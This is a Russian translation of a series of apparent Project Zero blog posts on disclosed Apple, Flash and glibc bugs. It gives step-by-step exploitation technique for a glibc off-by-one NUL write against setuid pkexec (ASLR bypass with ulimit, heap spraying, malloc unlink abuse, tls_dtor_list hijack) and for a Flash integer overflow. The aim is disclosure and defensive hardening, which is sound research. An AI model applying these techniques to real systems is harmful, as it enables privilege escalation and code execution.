Полный эксплойт был изменён относительно версии, использованной на CanSecWest, чтобы нацелить его на уязвимую ночную сборку WebKit, которую проще тестировать под отладчиком. Все смещения и фрагменты ассемблера в этой статье относятся к указанной сборке.

Выход из песочницы Mac OS X и iPhone

Автор: Крис Эванс, не обнаруживший ни одной из этих ошибок

В нашем манифесте, опубликованном при запуске, мы обязались работать открыто и прозрачно, в том числе публиковать все подробности наших исследований.

Около месяца назад Apple выпустила два бюллетеня безопасности, в которых были исправлены некоторые обнаруженные Project Zero проблемы. Сегодня мы публикуем технические подробности, открывая доступ к нескольким отчётам об ошибках. Почему именно сейчас? Как правило, после выхода исправления мы всегда немного ждём, чтобы дать пользователям время установить его.

Мы не станем писать статью в блоге о каждом наборе опубликованных ошибок. Основная цель этой записи — рассказать о том, как мы открываем доступ к отчётам. Тем не менее с сегодняшнего дня можно ознакомиться с подробностями нескольких интересных ошибок. Вот некоторые из них:

• Эти две ошибки приводят к повреждению кучи в launchd. Процессы в песочнице могут взаимодействовать со службой launchd, а сама она работает вне песочницы. Поэтому повреждение памяти в этом процессе даёт превосходную возможность выйти из песочницы. Как видно из отчётов, ошибка была обнаружена при аудите кода.
• Эта ошибка OS X наглядно демонстрирует возможность читать произвольные области памяти ядра из песочницы. К отчёту приложен демонстрационный код на C, который можно изучить.
• Эта ошибка OS X связана с весьма интересным недостатком проверки, который приводит к целочисленному переполнению вниз, после чего ядро пытается прочитать структуру ядра по ненулевому адресу пользовательского пространства. Эта структура содержит указатель на функцию, поэтому добиться исполнения кода в ядре по выбранному адресу совсем несложно. В отчёт включён комментированный разбор ошибочных инструкций ассемблера.
• Эта ошибка OS X охватывает разыменования нулевого указателя в ядре — сразу четыре случая. В отчёте подробно объясняется, при каких обстоятельствах они позволяют выйти из песочницы, а при каких приводят «только» к повышению привилегий. Две ошибки особенно примечательны: они вызывают заданное атакующим смещение относительно корректной базы таблицы виртуальных функций. Поскольку при этом не требуется знать абсолютные адреса ядра, ошибку можно использовать сначала для обхода ASLR ядра, а затем для выполнения кода в ядре.

Чтобы получить единый список всех наших общедоступных отчётов об ошибках, нажмите здесь. Приятного чтения! И спасибо, что следите за Project Zero.

Как всё-таки выглядит указатель?

Автор: Крис Эванс, визуализатор современного искусства

В обновлении безопасности Flash Player за август 2014 года компания Adobe сообщает:


> *Эти обновления устраняют уязвимости утечки памяти, которые могли использоваться для обхода рандомизации адресов памяти (CVE-2014-0540, CVE-2014-0542, CVE-2014-0543, CVE-2014-0544, CVE-2014-0545).*

О последних четырёх уязвимостях сообщил я. Хочу поблагодарить Adobe за столь быстрое исправление: между отправкой отчётов и широкой доступностью обновления прошло около 30 дней. Это намного меньше установленного Project Zero 90-дневного срока раскрытия ошибок.

Все они представляют собой интересные ошибки декодирования изображений, из-за которых некоторые пиксели холста остаются неинициализированными. ActionScript предоставляет богатый набор API для чтения пикселей с холста, поэтому злоумышленнику нетрудно изучить любые неинициализированные данные. Давайте совершим наглядную экскурсию по этим четырём ошибкам.

CVE-2014-0542

Ссылка на общедоступный отчёт



На изображении выше, содержащем текст «got probable pointer», показан пример результата выполнения демонстрационного файла. Ошибку вызывает весьма необычное изображение JPEG с двумя цветовыми компонентами на пиксель. Большинство изображений имеют одну компоненту на пиксель (оттенки серого) либо три компоненты (красный, зелёный и синий или другая цветовая схема). Столкнувшись с двумя цветовыми компонентами, код обработки изображений «отказался» отрисовывать необычное изображение. В результате значения RGB (красного, зелёного и синего

каналов) на холсте остались полностью неинициализированными и раскрыли содержимое области памяти, которая использовалась до выделения под новый холст.

Если посмотреть на вероятное значение указателя, видно, что один байт отмечен как «??». Дело в том, что холст на самом деле имеет формат RGBA (красный, зелёный, синий и альфа-канал), а компонент альфа-канала — каждый четвёртый байт — инициализируется постоянным значением `0xff`.

CVE-2014-0543

Ссылка на общедоступный отчёт

013f1e020434044301080404370104

Эту ошибку вызывает изображение 1bpp. Сокращение 1bpp означает «один бит на пиксель». Если на представление каждого пикселя отводится всего один бит, изображение должно содержать только два цвета: один для пикселей, чей бит равен 0, и другой для пикселей, чей бит равен 1.

На иллюстрации виден богатый диапазон цветов, поэтому сразу понятно, что что-то пошло не так. Изображения 1bpp можно объявлять в теге изображения SWF, но фактически они не поддерживаются. Встретив неподдерживаемое изображение, код преобразования очередной строки «сдаётся», оставляя буфер строки неинициализированным. Поскольку буфер всего один и повторно используется для каждой строки, изображение приобретает характерный вид: все строки одинаковы.

Длинное шестнадцатеричное число под изображением представляет собой фрагмент неинициализированных данных, извлечённый из холста в сценарий.

CVE-2014-0544

Ссылка на общедоступный отчёт

got probable pointer 0x00007f4c142e5820


Эта ошибка даёт наиболее однозначный ответ на вопрос «как выглядит указатель?». Она также очень наглядно раскрывает непрерывную область неинициализированной памяти, поэтому на тот момент это была самая мощная из утечек. В извлечённом значении указателя нет «??», поскольку никакой неопределённости не осталось.

Ошибка возникает при отрисовке пикселей изображения, сжатых алгоритмом zlib. Холст конкретного изображения имеет размер 64x64, и для его заполнения требуется 4096 пикселей. Хитрость заключается в том, что мы немедленно завершаем поток zlib, записав ровно 0 пикселей. В результате холст остаётся... как вы уже догадались... неинициализированным.

Можно заметить, что изображение словно состоит из столбцов. Этот эффект возникает потому, что его ширина равна 64 пикселям, а указатель занимает 8 байт: все изображения отрисовывались в 64-разрядной Linux. Поскольку 64 делится на размер указателя без остатка, указатели оказываются аккуратно выровненными. А на этом изображении их очень много. Значение указателя в 64-разрядной Linux особенно хорошо заметно благодаря тому, что два старших байта равны нулю и отображаются чёрным цветом, образуя отчётливые вертикальные полосы.

CVE-2014-0545

Ссылка на общедоступный отчёт



got probable pointer 0x00007f4c2c0ebec0

Последняя ошибка также приводит к очень серьёзной утечке памяти, что подтверждается извлечённым полным значением указателя. Она тоже основана на внедрении в изображение усечённого потока zlib. В данном случае поток zlib, снова оборванный после 0 пикселей, относится к альфа-каналу изображения. Извлекая из отрисованного изображения только байты альфа-канала, можно восстановить содержимое непрерывной области неинициализированной памяти.

Заключение

Мой личный вывод: в визуализации неинициализированной памяти и значений указателей есть странная красота. Надеюсь, эти немного необычные ошибки доставили вам удовольствие.

Отравленный байт NUL, издание 2014 года

Автор: Chris Evans, подмастерье автора эксплойтов Tavis Ormandy

В этой публикации 1998 года в списке рассылки Bugtraq Olaf Kirch описал атаку, которую назвал «Отравленный байт NUL». Ошибка на единицу приводила к записи байта NUL за границами текущего кадра стека. В системах i386 это повреждало младший байт сохранённого `%ebp` и в конечном счёте позволяло выполнить код. Тогда люди были удивлены и напуганы тем, что столь незначительная ошибка и повреждение могут привести к компрометации процесса.

Перенесёмся в 2014 год. Более месяца назад Tavis Ormandy из Project Zero раскрыл ошибку glibc с записью байта NUL на единицу за границу буфера в куче. Первой реакцией стал скептицизм относительно возможности эксплуатации ошибки, поскольку метаданные malloc в glibc защищены. В подобных ситуациях культура Project Zero иногда предполагает проведение «военной игры». geohot быстро написал задание, и нам удалось добиться выполнения кода. Подробности собраны в нашем общедоступном отчёте об ошибке: там есть анализ нескольких возможностей, возникающих при записи NUL на единицу за границу, снабжённое комментариями решение задания и два варианта полноценного локального эксплойта повышения привилегий в Linux.

Вдохновившись этой игрой, я решил проэксплуатировать реальную программу. Я выбрал setuid-файл `pkexec`, который Tavis использовал для демонстрации ошибки, и поставил целью повышение привилегий до root. За пределами искусственной среды задания эксплуатацию осложнял целый ряд обременительных ограничений. Тем не менее мне удалось заставить эксплойт работать — читайте дальше, чтобы узнать как.

Шаг 1. Выбор целевого дистрибутива

Разработка велась для 32-разрядной Fedora 20. Почему 32-разрядной? Я решил немного облегчить себе задачу. Я ожидал, что будет трудно, а 32-разрядное адресное пространство даёт несколько дополнительных возможностей в инструментарии эксплуатации.

Почему Fedora, а не Ubuntu? В обоих дистрибутивах `pkexec` устанавливается по умолчанию. Забавно, что Ubuntu применила коварную защиту «чётная длина префикса пути». Если серьёзно, эксплойт зависит от следующего выделения в `gconv_trans.c:__gconv_translit_find()`:

```
newp = (struct known_trans *) malloc(
    sizeof(struct known_trans)
    + (__gconv_max_path_elem_len + name_len + 3)
    + name_len);
```

Если `__gconv_max_path_elem_len` чётно, размер `malloc()` будет нечётным. Нечётный размер делает запись на единицу за границу безвредной, поскольку минимальное выравнивание malloc равно `sizeof(void*)`.

В Fedora значение `__gconv_max_path_elem_len` нечётно, поскольку оно равно `/usr/lib/gconv/` (15) или `/usr/lib64/gconv/` (17). Существуют ещё не исследованные способы повлиять на это значение в Ubuntu, но пока продолжим с Fedora.

Шаг 2. Обход ASLR

ASLR создаёт проблемы. В 32-разрядной Fedora образ `pkexec`, куча и стек рандомизируются, в том числе относительно друг друга:

```
b772e000-b7733000 r-xp 00000000 fd:01 4650  /usr/bin/pkexec
b8e56000-b8e77000 rw-p 00000000 00:00 0     [heap]
bfbda000-bfbfb000 rw-p 00000000 00:00 0     [stack]
```

Часто ASLR можно победить, но, следуя по пути наименьшего сопротивления, почему бы не обойти его целиком? Запустите `pkexec` после следующих команд оболочки:

```
ulimit -s unlimited
ulimit -d 1
```

Изменённые ограничения стека и данных наследуются процессами, даже setuid-процессами:

```
40000000-40005000 r-xp 00000000 fd:01 9909  /usr/bin/pkexec
406b9000-407bb000 rw-p 00000000 00:00 0     /* mmap() heap */
bfce5000-bfd06000 rw-p 00000000 00:00 0     [stack]
```

Так гораздо лучше. Образ `pkexec`, библиотеки и куча теперь занимают постоянные адреса. Стек по-прежнему перемещается в диапазоне около 8 Мбайт, то есть имеет 11 бит энтропии, однако теперь нам известны постоянные адреса как кода, так и данных без знания его точного адреса.

Тем, кому интересен 64-разрядный ASLR: там ситуация не так плоха — расположение исполняемых файлов остаётся хорошо рандомизированным. Однако трюк с размером данных всё равно полезен. Куча перемещается из случайного положения относительно исполняемого файла на постоянное смещение, значительно сокращая энтропию в некоторых сценариях перебора.

Шаг 3. Подготовка кучи одними аргументами командной строки и окружением

После множества экспериментов нашим основным примитивом подготовки кучи стал запуск `pkexec` с путём, состоящим из `/` и следующих за ним 469 символов `1`. Такого пути не существует, поэтому программа создаёт сообщение об ошибке, содержащее этот путь. Итоговое сообщение занимает 508 байт и располагается в 512-байтовом блоке кучи с учётом четырёх байт метаданных.

Алгоритм формирования сообщения начинает со 100 байт. Если этого недостаточно, он удваивает размер выделения и прибавляет 100 байт, освобождая старое выделение после копирования. Наконец, `realloc` уменьшает его до точного размера. Для нашей 508-байтовой строки последовательность вызовов API кучи выглядит так:

```
malloc(100), malloc(300), free(100), malloc(700), free(300), realloc(508)
```

К этому моменту все предыдущие дыры в куче заполнены, поэтому эти выделения происходят в конце кучи:

```
| free space: 100 |m| free space: 300 |m| error message: 508 bytes |
```

Аллокатор объединяет свободные области размером 100 и 300 байт. Затем программа рассматривает возможность преобразования кодировки сообщения об ошибке. Именно здесь через нашу переменную окружения `CHARSET=//AAAAA...` происходит переполнение на один байт NUL. Несколько неконтролируемых небольших выделений занимают начало объединённого свободного пространства. Мы подбираем количество символов `A` так, чтобы размер выделения, полученного из `CHARSET`, был ровно 236 байт и заполнил оставшееся пространство:

```
| blah |m| blah |m| charset-derived value: 236 bytes |
|m: 0x00000201| error message: 508 bytes |
```

Запись NUL на единицу за границу стирает младший байт слова метаданных перед выделением сообщения об ошибке. Это слово содержит размер и два флага в младших битах. Флаг `0x1` означает, что предыдущий буфер — значение, полученное из кодировки, — используется. Размер равен `0x200` и представляет 508-байтовое выделение плюс четыре байта метаданных. Значения выбраны так, чтобы NUL сбросил только флаг использования. Размер остаётся неизменным, что впоследствии не даёт прямому объединению при `free()` всё сломать.

Шаг 4. Отчаяние

Фейерверк начинается, когда при завершении процесса освобождается сообщение об ошибке. Мы изменили предшествующие метаданные так, что предыдущий блок кучи выглядит свободным, хотя это не так. Поэтому код malloc пытается объединить его с текущим блоком.

У действительно свободного блока в последних четырёх байтах хранится его размер. Наш блок не свободен, поэтому его последние четыре байта интерпретируются как размер, хотя атакующий их не контролирует. Они всегда равны `0x6f732e00`: строка `.so`, перед которой находится байт NUL.

Это огромное значение используется как обратный индекс для поиска заголовка предыдущего блока. Когда куча находится около `0x40000000`, вычитание `0x6f732e00` даёт адрес около `0xd0000000` в пространстве ядра. Разыменование его как заголовка блока приводит к аварийному завершению процесса, и мечты об эксплуатации развеиваются.

Рассмотрим другие варианты повреждения метаданных кучи:

• **Прямое объединение свободных блоков кучи.** Если сделать так, чтобы блок перед переполненным был освобождён, другой путь кода воспримет начало 236-байтового выделения как два указателя списка свободных блоков. Поначалу это звучит многообещающе, но второй указатель всегда равен `NULL`, что гарантирует сбой, а очевидного способа наложить на него ненулевое значение нет.
• **Переполнение в свободный блок.** Переполнение байтом NUL может сделать свободные блоки меньше, но не больше, а это менее мощный примитив. Мы можем запутать расположение заголовков метаданных кучи, как показывает `shrink_free_hole_consolidate_backward.c` в нашем общедоступном отчёте, но, судя по всему, не контролируем первые байты объекта malloc, помещённого в повреждённый блок.
• **Переполнение в свободный блок с последующим созданием нескольких указателей на одну область памяти.** Этот мощный приём показан в `shrink_free_hole_alloc_overlap_consolidate_backward.c` из общедоступного отчёта. Я не стал его развивать, поскольку необходимая точная последовательность операций с кучей казалась труднодостижимой, а повреждение происходит уже после того, как процесс столкнулся с ошибкой и движется к `exit()`, поэтому перекрывающиеся указатели трудно использовать.

На этом этапе перспективы эксплуатации выглядят мрачно.

Шаг 5. Столкновение кучи со стеком с помощью распыления аргументов командной строки

Прорывом стала утечка памяти в `pkexec.c`:

```
else if (strcmp(argv[n], "--user") == 0 || strcmp(argv[n], "-u") == 0) {
    n++;
    if (n >= (guint) argc) {
        usage(argc, argv);
```

```
            goto out;
        }
        opt_user = g_strdup(argv[n]);
    }
```

Она очень полезна. Если передать несколько аргументов `-u`, можно распылять кучу, поскольку при присваивании нового значения `opt_user` старое не освобождается. Кроме того, современные ядра Linux допускают очень большое количество аргументов командной строки, передаваемых через `execve()`, каждый длиной до 32 страниц.

Мы передаём более 15 миллионов значений `-u`, каждое из которых является 59-байтовой строкой. С учётом завершающего NUL каждое выделение составляет 60 байт и занимает 64-байтовый блок кучи с метаданными. Это число пригодится позднее.

Аргументы раздувают как растущий вниз стек, так и растущую вверх кучу, пока они не сталкиваются. Последующие выделения в куче происходят выше стека, в небольшой области между верхним адресом стека и пространством ядра по адресу `0xc0000000`. Мы передаём ровно столько аргументов, чтобы вызвать столкновение и выделить пространство кучи над стеком, не исчерпав виртуальное адресное пространство:

```
407c8000-7c7c8000 rw-p 00000000 00:00 0  /* mmap() based heap */
7c88e000-bf91c000 rw-p 00000000 00:00 0  [stack]
bf91c000-bff1c000 rw-p 00000000 00:00 0  /* another mmap() heap extent */
```

Шаг 6. Захват заголовка блока метаданных malloc

Повреждение из шага 3 теперь происходит в области кучи над стеком. Поэтому огромный обратный индекс `0x63732e00` попадает по отображённому адресу около `0x50700000` — прямо в распылённую кучу, содержимое которой мы контролируем.

Здесь возникает первая недетерминированность эксплойта. Размещая область кучи за стеком, мы становимся зависимы от рандомизации стека, которую обойти не удалось. Экспериментально верхняя граница стека меняется от `0xbf800000` до `0xbffff000`: 2048, или 2^11, вариантов с шагом страницы в 4 Кбайт.

По мере роста распылённой кучи она увеличивается неконтролируемыми областями `mmap()` размером 1 Мбайт. Вероятность того, что стек окажется отображён слишком высоко и одна из этих областей не поместится над ним, составляет примерно один к восьми, что приводит к неудаче. Поскольку это локальное повышение привилегий занимает лишь несколько секунд, эксплойт можно просто запустить снова.

Мы обрабатываем любое возможное расположение стека. Обратный индекс попадает по постоянному смещению в одной из 2048 возможных страниц, поэтому мы подделываем заголовок блока malloc в каждом из таких мест. Какая бы страница ни была выбрана, дальнейшая эксплуатация идёт детерминированно.

Именно этим объясняются 59-байтовые строки для распыления. Их 64-байтовые блоки кучи делят размер страницы 4096 байт без остатка, создавая однородный шаблон. Мы легко сопоставляем аргументы командной строки с адресами кучи и размещаем поддельный заголовок по постоянному смещению внутри строк.

Шаг 7. Повреждение tls_dtor_list

Теперь мы контролируем поддельный заголовок блока malloc, используемый `free()`. Чтобы двигаться дальше, злоупотребим операциями со списком свободных блоков для записи выбранного значения по выбранному адресу. Соответствующий макрос из `malloc.c` удаляет элемент из двусвязного списка:

```
#define unlink(AV, P, BK, FD) {                                            \
    [...]                                                                  \
    if (__builtin_expect(FD->bk != P || BK->fd != P, 0)) {                 \
        mutex_unlock(&(AV)->mutex);                                        \
        malloc_printerr(check_action, "corrupted double-linked list", P); \
        mutex_lock(&(AV)->mutex);                                          \
    } else {                                                               \
        if (!in_smallbin_range(P->size)                                    \
            && __builtin_expect(P->fd_nextsize != NULL, 0)) {              \
            assert(P->fd_nextsize->bk_nextsize == P);                      \
            assert(P->bk_nextsize->fd_nextsize == P);                      \
            if (FD->fd_nextsize == NULL) {                                 \
                [...]                                                      \
            } else {                                                       \
                P->fd_nextsize->bk_nextsize = P->bk_nextsize;              \
                P->bk_nextsize->fd_nextsize = P->fd_nextsize;              \
                [...]                                                      \
```

Основной двусвязный список проверяется так, что произвольная запись затруднена. Однако в специальном списке для крупных выделений эквивалентные проверки представлены только отладочными утверждениями. Есть признаки, что Ubuntu может включать эти утверждения даже в выпускных сборках, но Fedora этого не делает.

Мы создаём поддельный заголовок так, чтобы основные прямой и обратный указатели ссылались на него самого, а размер был достаточно большим для перехода к логике вторичного списка. Это обходит основную проверку повреждения и одновременно даёт нам произвольные значения вторичного списка. Мы можем записать произвольное четырёхбайтовое значение по произвольному четырёхбайтовому адресу, но с одним существенным ограничением: само значение должно быть допустимым адресом для записи, поскольку двусвязность затем приводит к разыменованию и записи через него.

Это создаёт проблему. Перед освобождением нескольких объектов и выходом программа печатает сообщение об ошибке, поэтому возможностей перехватить управление мало. Примитив не позволяет напрямую заменить указатель на функцию другим указателем на код.

Два статических указателя glibc косвенно управляют кодом, выполняемым во время `exit()`: `__exit_funcs` и `tls_dtor_list`. `__exit_funcs` не подходит, поскольку его структура требует небольшого перечислимого значения вроде `0x00000002`, а строки с завершающим NUL затрудняют подделку структур, содержащих нулевые байты. `tls_dtor_list` подходит идеально: это односвязный список, который обходится при выходе, и каждая его запись вызывает произвольный указатель на функцию с произвольным значением, которое из-за предыдущего ограничения само должно быть указателем. Получается простая версия ROP.

Шаг 8. Трюк с chroot()

В первой попытке мы просто вызываем `system("/bin/bash")`, но она сбрасывает привилегии. Обидно после стольких усилий ради произвольного выполнения кода получить оболочку с исходным уровнем привилегий.

Решение состоит в последовательном вызове `chroot()` перед `system()`. Когда `system()` запускает `/bin/sh`, это происходит внутри chroot с нашим собственным `/bin/sh`. Эта программа стартует с эффективными привилегиями root, вызывает `setuid(0)`, чтобы получить действительные

привилегии root, а затем запускает настоящую оболочку.

Кратко: готово. Мы повысили привилегии обычной учётной записи пользователя до root.

Шаг 9. Чай, медали и размышления

Главная цель этой работы — увести отраслевое обсуждение от препирательств о том, можно ли проэксплуатировать ту или иную ошибку. Здесь мы начали с едва заметного повреждения памяти и слабого контроля атакующего над переполнением, состоянием кучи, важным содержимым кучи и потоком выполнения программы.

И всё же нам удалось создать достаточно надёжный эксплойт. История эксплуатации полна заявлений о невозможности эксплуатации, которые оказывались и неразумными, и неверными. Споры об эксплуатируемости также отнимают время и силы, которые лучше потратить на защиту пользователей посредством выпуска исправлений.

Помимо устранения непосредственного повреждения в glibc, это исследование привело к дополнительным наблюдениям и рекомендациям:

• Утечки памяти в setuid-файлах на удивление опасны, поскольку могут предоставить примитив распыления кучи. Утечку в `pkexec` следует исправить.
• Нежелательно позволять выбранным атакующим значениям `ulimit` ослаблять ASLR для setuid-программ. В идеале setuid-программы не должны их наследовать. Существует долгая история подобных атак, включая эту атаку с ограничением размера файла. Тщательно выбранные значения `RLIMIT_AS` и `RLIMIT_NOFILE` также могут вызывать сбой определённых выделений памяти или операций открытия файлов.
• Эксплуатация была бы значительно сложнее, если бы усиление защиты основного списка malloc распространялось и на вторичный список крупных блоков. `assert()` следует заменить полноценной проверкой во время выполнения.
• Несколько переменных окружения без необходимости позволяют атакующим управлять поведением программы. Например, `G_SLICE` управляет свойствами выделения памяти. Подобный контроль и раньше помогал эксплуатации, как в этом эксплойте traceroute 2000 года. Эти новые пути также следует закрыть.

Надеюсь, вам понравилось это описание не меньше, чем мне — разработка эксплойта. Вероятно, я упустил какой-нибудь простой трюк, который сильно всё упростил бы. Если вы его обнаружите или займётесь 64-разрядным эксплойтом, пожалуйста, свяжитесь с нами. Лучшие работы мы с удовольствием опубликуем в гостевой статье блога.

Эксплуатация CVE-2014-0556 во Flash

Автор: Крис Эванс, похититель RIP

Пару недель назад Adobe выпустила бюллетень безопасности APSB14-21, включавший исправления восьми ошибок, о которых сообщила Project Zero. Полные сведения об этих ошибках теперь доступны в нашем трекере. Среди наиболее интересных — двойное освобождение памяти в протоколе RTMP и целочисленное переполнение при объединении строк. Мы вновь хотим поблагодарить Adobe за реакцию задолго до истечения нашего стандартного 90-дневного срока раскрытия.

В этой статье рассматривается целочисленное переполнение, приводящее к переполнению буфера в API ActionScript.

Предисловие

Прежде чем начать, стоит кратко объяснить, почему написание эксплойта так ценно. Поиск и устранение ошибок, несомненно, повышают корректность программ, однако разработка эксплойтов всегда предоставляет значительные возможности для обучения. На протяжении всей истории отрасли информационной безопасности наступательные исследования двигали вперёд защиту, что привело к появлению таких технологий, как канарейки стека, поддержка NX в процессорах и ASLR.

Project Zero — не просто инициатива по поиску ошибок. Мы вносим свой вклад в традицию практического и открытого исследования методов эксплуатации и создания защиты на основе полученных результатов. Например, наш защитный патч для glibc был принят после публикации нашего эксплойта для glibc.

История этого эксплойта начинается с некоторой иронии: при первоначальной поспешной оценке ошибки я положился на интуицию, которую затем опроверг более глубокий анализ возможностей эксплуатации. В истории отчёта можно увидеть утверждения «почти наверняка только для 64-разрядных систем» (неверно!) и затем «не работает в 64-разрядной версии Chrome для Linux». Из предыдущей статьи об эксплуатации тонкого условия в glibc мы вынесли урок: нельзя объявлять что-либо непригодным для эксплуатации. Поэтому мне пришлось признать собственную оплошность и принять вызов — эксплуатировать эту ошибку в 64-разрядном Chrome для Linux.

Ошибка

Ошибка срабатывает при вызове `BitmapData.copyPixelsToByteArray()` со ссылкой на `ByteArray`, свойство `position` которого установлено в очень большое значение, близкое к 2^32. В результате возникает целочисленное переполнение при 32-разрядных вычислениях. Это происходит даже в 64-разрядной системе, поскольку соответствующие позиции и переменные длины вполне обоснованно хранятся в 32-разрядных переменных. Код ошибочно считает, что может скопировать пиксели, начав запись с `position`, и не выйти за границы буфера. Вместо этого происходит переполнение буфера. В 32-разрядной системе из-за переполнения указателя данные за пределами границ будут записаны перед началом буфера. В 64-разрядной системе условия для атакующего менее благоприятны. При типичной конфигурации 64-разрядного процесса Linux с буфером размером 1 МБ картина выглядит так:

```
… | buffer: 1MB | heap, libs, binary | !!
```

Запись за пределы буфера, выделенная красным, происходит примерно по адресу «буфер + 4 ГБ». Огромное 64-разрядное адресное пространство не переполняется, поэтому запись попадает далеко в неотображённую область. Мгновенный сбой. Самый очевидный способ избежать его — создать огромный буфер размером почти 4 ГБ:

```
… | buffer: 4GB | !! heap, libs, binary |
```

Такую ситуацию легко эксплуатировать. Однако в 64-разрядном Chrome для Linux действует защитная мера, ограничивающая объём отображённого адресного пространства четырьмя гигабайтами. Поэтому выделение большого буфера завершится неудачей и предотвратит эту атаку.

Подготовка кучи

Чтобы эксплуатировать ошибку, не упираясь в ограничение адресного пространства размером 4 ГБ, понадобится хитрость. Прорывная идея, которая не пришла мне в голову до начала разработки эксплойта, заключается в том, что адресное пространство необязательно отображать непрерывно. Запись за пределы буфера состоится, даже если ей придётся «перепрыгнуть» через дыру в адресном пространстве. Возможно, такая дыра позволит вызвать полезное повреждение при отображении менее 4 ГБ.

Но как разместить дыру в нужном месте? Изучив работу распределителя Flash с помощью системной утилиты `strace`, мы видим, что очень большие запросы обслуживаются вызовами `mmap()` без подсказки адреса. Стандартный алгоритм Linux для таких вызовов `mmap()` размещает области рядом друг с другом в порядке убывания адресов, если только в адресном пространстве нет подходящей по размеру дыры. Посмотрим, что произойдёт при выделении двух блоков по 1 ГБ:

```
… | buffer2: 1GB | buffer1: 1GB | heap, libs, binary |
```

Затем освободим первый блок; при этом наблюдается прямой вызов `munmap()`:

```
… | buffer2: 1GB | 1GB hole | heap, libs, binary |
```

После этого выделим буфер размером 2 ГБ, который не помещается в дыру:

```
… | buffer3: 2GB | buffer2: 1GB | 1GB hole | !! heap, libs, binary |
```

Ага! Нам удалось создать ситуацию, в которой одновременно никогда не отображалось более 4 ГБ адресного пространства, а в итоге повреждение по адресу «buffer3 + 4 ГБ» попадает точно в доступную для записи область — кучу.

Цель повреждения

Теперь у нас есть достаточно управляемое повреждение памяти и необходимо выбрать объект для атаки. Как обычно при современной эксплуатации переполнения буфера в куче из среды сценариев, мы попытаемся перезаписать длину объекта, похожего на массив. Увеличив длину такого объекта, мы сможем читать и записывать произвольную память относительно его положения в куче. После получения столь мощного примитива исход практически предрешён. Успешная эксплуатация почти гарантирована: читаем значение таблицы виртуальных функций, чтобы обойти ASLR, а затем записываем новую таблицу, перенаправляющую выполнение на выбранную нами последовательность инструкций.

В качестве цели мы выбрали объект буфера `Vector.<uint>`. Это довольно стандартный и хорошо описанный метод. Для знакомства с темой рекомендую превосходную статью Хайфэя Ли. Буфер этого объекта — очевидная цель благодаря трём свойствам:

• Атакующий может выбирать произвольный размер таких объектов, что даёт широкие возможности управлять их размещением в куче относительно будущего повреждения.
• Объект начинается с поля длины, повреждение которого открывает сценарию доступ к произвольному чтению и записи относительно положения в куче.
• В целом объект устойчив к повреждению. Помимо поля длины, в нём есть только один указатель, и его перезапись не мешает использовать `Vector` и не вызывает заметных проблем со стабильностью во время эксплуатации. При желании после эксплуатации его значение можно даже восстановить.

Для продолжения достаточно создать множество (32) объектов `Vector.<uint>` с буферами размером около 2 МБ. Обычно они размещаются один за другим в порядке убывания адресов у верхнего края дыры размером 1 ГБ. В действительности внутренний размер выделений на 1 и 2 ГБ оказывается немного больше ожидаемого. Поэтому повреждение по адресу «buffer3 + 4 ГБ» затрагивает объекты внутри гигабайтной дыры, а не после неё. Это идеальный вариант: мы можем гарантировать, что будут повреждены только наши большие буферы. Для записываемых данных просто используем стандартные значения пустого `BitmapData`: `0xffffffff`, то есть белые пиксели с полностью непрозрачным альфа-каналом. Значение длины `0xffffffff` более чем достаточно для продолжения эксплуатации.

Дальнейшие действия

Дальнейшая демонстрация исполнения кода не содержит ничего особенно интересного или уникального, поэтому мы опустим пространное объяснение. Я постарался снабдить исходный код эксплойта подробными комментариями. Желающим проследить за дальнейшими шагами рекомендую изучить материалы, приложенные к общедоступному отчёту.

Единственный умеренно интересный момент, отличающийся от приведённой выше статьи, — способ разместить известные данные по известному адресу кучи. Для этого мы снова используем объект `Vector.<uint>`. В действительности каждый такой объект состоит из пары: объекта сценария фиксированного размера с метаданными и объекта буфера с произвольными данными, перед которыми хранится длина. Объект сценария образует в памяти характерный шаблон и содержит указатель на объект буфера. Найдя любой объект сценария `Vector.<uint>`, можно напрямую отредактировать память и изменить его свойство. Изменение будет видно из ActionScript, а значит, мы узнаем, какой дескриптор соответствует буферу по данному физическому адресу.

Выводы и создание универсальной защиты на основе полученных знаний

Различные технологии могли бы изменить условия эксплуатации этой ошибки и теперь заслуживают более подробного исследования:

• **Случайное размещение больших блоков памяти.** Недетерминированное размещение крупных выделений нарушило бы этап подготовки кучи в эксплойте.
• **Изоляция буферов** `Vector.<uint>`**.** Как мы увидели, повреждение таких буферов чрезвычайно опасно. Среди новейших достижений защиты от повреждения памяти есть «изолированные» или

«разделённые» кучи. Эти технологии выглядят применимыми и здесь. Их необходимо использовать не только для буферов `Vector`, но и в общем случае: отделять объекты чтения и записи, размером и содержимым которых управляет атакующий.

Учитывая открытый исходный код движка ActionScript и некоторых потенциально полезных технологий, создание прототипа универсальной защиты теперь входит в список задач Project Zero.

Новые способы выхода из песочницы Mac OS X и iPhone и ошибки ядра

Автор: Иэн Бир

Пару недель назад Apple выпустила OS X 10.9.5 и iOS 8, исправив несколько обнаруженных Project Zero ошибок, позволявших выйти из песочницы и повысить привилегии. Все ошибки, кроме одной, были найдены вручную: аудитом исходного кода там, где он был доступен, и анализом исполняемых файлов там, где его не было. Как всегда, по ссылкам на отчёты можно найти демонстрационный код и дополнительные подробности:

• CVE-2014-4403 * [ошибка 23] позволяла обойти ASLR ядра в OS X из-за недостаточной рандомизации самых ранних выделений памяти в куче ядра. Их адреса можно было раскрыть с помощью непривилегированной инструкции SGDT. Ошибку можно было эксплуатировать из любой песочницы OS X, определяя адрес загрузки ядра.

Следующие проблемы были вызваны ошибками проверки границ в драйвере интегрированного графического процессора Intel HD, установленного во всех современных на тот момент компьютерах Mac. Восемь из них позволяли управляемым образом повреждать память ядра из большинства песочниц OS X, имеющих доступ к GPU, например из процесса отрисовки Safari или процесса GPU в Chrome:

• CVE-2014-4394 * [ошибка 28]
• CVE-2014-4395 * [ошибка 29]
• CVE-2014-4401 * [ошибка 30]
• CVE-2014-4396 * [ошибка 30]
• CVE-2014-4397 * [ошибка 30]
• CVE-2014-4400 * [ошибка 30]
